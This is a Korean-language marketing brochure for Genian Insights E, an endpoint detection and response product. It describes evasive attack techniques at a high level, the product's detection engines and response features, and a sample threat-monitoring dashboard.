

통합 단말 보안 플랫폼

Genian Insights E



Table of Contents

I. 개요

II. Genian Insights E

III. 마무리


I. 개요

- 기존 보안 체계를 회피하는 고도화된 해킹 기법
- 엔드 포인트의 필수 요소

다양한 형태로 발전하는 해킹 기법은 기존의 보안 솔루션을 회피하며 내부에 침투하여 정보 유출 및 파괴를 하고 있습니다.

발전하는 해킹 기법

※ Injection 대상 프로그램 : 대부분의 사용자 PC에 설치되어 있는 프로그램




※ 캡차(Capcha) 실행 시 백그라운드에서 Powershell 이 실행되어 악성코드 다운로드/내부 정보 유출 등의 행위 수행

1 악성코드 삽입된 위조된 캡차

2 Powershell 실행

3 악성 명령어 수행




* Process Injection : 정상 프로그램에 악성코드를 삽입하여 이상행위를 수행시키는 기법

Genian Insights E는 엔드포인트에서 발생하는 행위를 지속적으로 모니터링하여 위협을 탐지/분석 및 대응하는 보안 기술로 해킹 시도부터 파악하여 대응할 수 있으며, 해킹 사고 이후에도 전체 행위를 확인할 수 있습니다.

취약점을 이용한 해킹 사례 (Genian Insights E 를 통한 내부 침투 히스토리 확인)


※ 엔드포인트를 모니터링하고 대응하는 것이 무엇보다 중요




II. Genian Insights E

- 개요
- 구성
- 탐지 방식
- 대응
- 주요 기능
- 특징점
- 연동

Genian Insights E는 Endpoint(PC 등)에 Agent를 설치하여 발생하는 모든 이벤트를 상시 수집하여 위협을 탐지하고 분석/대응을 제공하는 단말 이상 행위 탐지 및 대응(Endpoint Detection & Response) 솔루션입니다.




Genian Insights E 서버, Agent로 구성되어 있으며 Scale-Out 기능을 제공하여 확장이 용이하고 필요시 별도의 로그 서버 (Warm server) 구성으로 장기간 로그(이벤트)를 저장하여 실시간으로 검색할 수 있습니다.



※ Old 로그 : Hot 서버 내 지정한 로그 저장 일을 초과한 과거 로그 (예 - Hot : 3개월, Warm : 9개월)

※ Genian NAC 사용 시, NAC Agent에 Genian Insights E 플러그인(모듈) 형태의 간단한 배포와 인증 정보 자동 연동 기능 제공

위협 파일은 백신과 IoC, ML 엔진에서 탐지를 하고 이상행위는 MITRE ATT&CK 기반의 XBA 엔진에서 탐지를 합니다. 외부 통신이 가능하다면 제조사에서 제공하는 TI(Threat Intelligence)에 조회할 수 있습니다.



위협 파일에 대한 격리와 복원 그리고 삭제, 프로세스 강제 종료, 위협 의심 단말기에 대한 네트워크 격리, 사용자에게 알림 창 기능과 더불어 심층분석을 위한 자동/수동 프로세스 메모리 덤프 기능도 제공합니다.

위협 대응



파일 격리/삭제



네트워크 격리



프로세스 종료



사용자 알림

위협 시 아티팩트 자동 수집



파일 수집



레지스트리 수집



네트워크 패킷 수집



프로세스 덤프


(기본 위협 탐지 현황) 파일, 행위, C2IP 탐지와 전체 탐지 현황을 보여주는 화면으로 각 항목 클릭 시 관련된 상세 정보를 볼 수 있습니다.

The screenshot displays the Genian Insights E dashboard with the following components:


- Navigation Bar:** Includes '대시보드', '분석', '통합검색', '리포트', '정책', and '관리'.
- Summary Metrics:**
 - 위협 모니터링: 237 신규, 4 처리중, 2 해결됨
 - 엔드포인트 현황: 345 UP, 23 DOWN
 - 식제됨: 0, 격리됨: 1, 일시 정지됨: 0
- Recent Threats (최근 탐지 위협):**
 - 18일 10분 전: WinMdx.exe 에 의한 의심스러운 실행파일 언어코드 이상행위가 진단됨 (10%)
 - 20일 2시간 35분 전: systemctl 에 의한 Create or Modify System Process: service enable 이상행위가 진단됨 (100%)
 - 20일 3시간 4분 전: mkdir 에 의한 undefined 이상행위가 진단됨 (100%)
 - 20일 13시간 22분 전: GnServer.exe 파일이 안티말웨어에 의해 Gen-Variant.Babar.546423로 진단됨 (Low/100%)
 - 21일 6시간 26분 전: reg.exe 에 의한 UAC 우회 - AppAndFeature 이상행위가 진단됨 (30%)
- Overall Threat Status (전체 위협):** 243 - 37% (알려진 위협 86, 알려진 위협 (백신) 29)
- Infection Status (감염):** 115 + 3% (감염: 0)
- Malicious IP (악성 IP):** 0 - 100%
- Abnormal Behavior (이상행위):** 128 - 53% (LateralMovement 18, Exploit 20, Anomaly 25, Fake 3, UacBypass 7)
- Top 10 Malicious Domains (다수 단말에 분포된 악성코드 TOP 10):** phobos.bin, dharma.bin, katyusha, 1b5a9c840d8932be77aa43135038742007e1e1c..., 5494c788d973660b6e3f765d74abc6b737375b4..., quantum_locker.sample, msimg32.dll, 0a6e0a8505b349359dc63cc92fc46f879f19f43c2..., dd64934df95a8678e303aaef7b1b8b58caa68a0..., 5d765a3e5f7aa4f452939cc14fbf90a7de558930...
- Top 10 Network Events (다수 단말에서 발생한 이상행위 TOP 10):** 스크립트를 이용한 네트워크 접속, UAC 우회 - AppAndFeature, 파워셸 Fileless 커맨드, 스텔스 포트 스캐닝, 난독화된 스크립트, 예약 작업을 이용한 자동 실행, 의심스러운 실행파일 언어코드, 시스템 정보 수집 시도, 비트로커(BitLocker)를 이용한 윈도우 드라이브 잠...
- Top 10 Threats (다수 위협이 발생한 단말 TOP 10):** DESKTOP-QFLC82O (68), BOOK-IHARSPMCFG (60), WINTEST (24), BT-JYM (20), DESKTOP-Q358T2G (19), DESKTOP-4DCH0IU (17), INBO-SHIM (9), DESKTOP-MFSSG7T (9), WIN-270SH4HVJ2A (8), DESKTOP-KOOJK1U (4)
- Threat Attribution (위협 탐지 비율):** A bubble chart showing categories like AV, Ransomware, Anomaly, Exploit, LateralMovement, AM, Fake, BATCH, UacBypass, Autorun, and CTI.
- Event Volume (이벤트 발생량 추이):** A line chart showing XBA (orange) and Malware (red) events over a 24-hour period, with a significant peak around 14:00.
- Threat Intelligence (관심 행위 지표 / 사용자의 태그):** A word cloud of tags including SuspiciousServiceFile, WinSock, ObfuscatedScript, Bluetooth, DISCARDLSP, QOTD, SuspiciousAutorunFile, IPP, AppHistory(SRUM), ExeRemove, PasswordDbStealing, HTTP, KakaoUpload, Foldershare, DAYTIME CHARGEN, GoogleDrive, ApplicationShimming, SelfDeletion, RestoreRecycleBin, AntIRansomRecovery, ModifyExecutableFile, and Internet_Printing_Protocol.

(Anti-Virus) 파일에 대한 탐지를 높이기 위해 백신 엔진을 추가했습니다. 환경에 따라 기능을 On/Off 하여 사용할 수 있습니다.

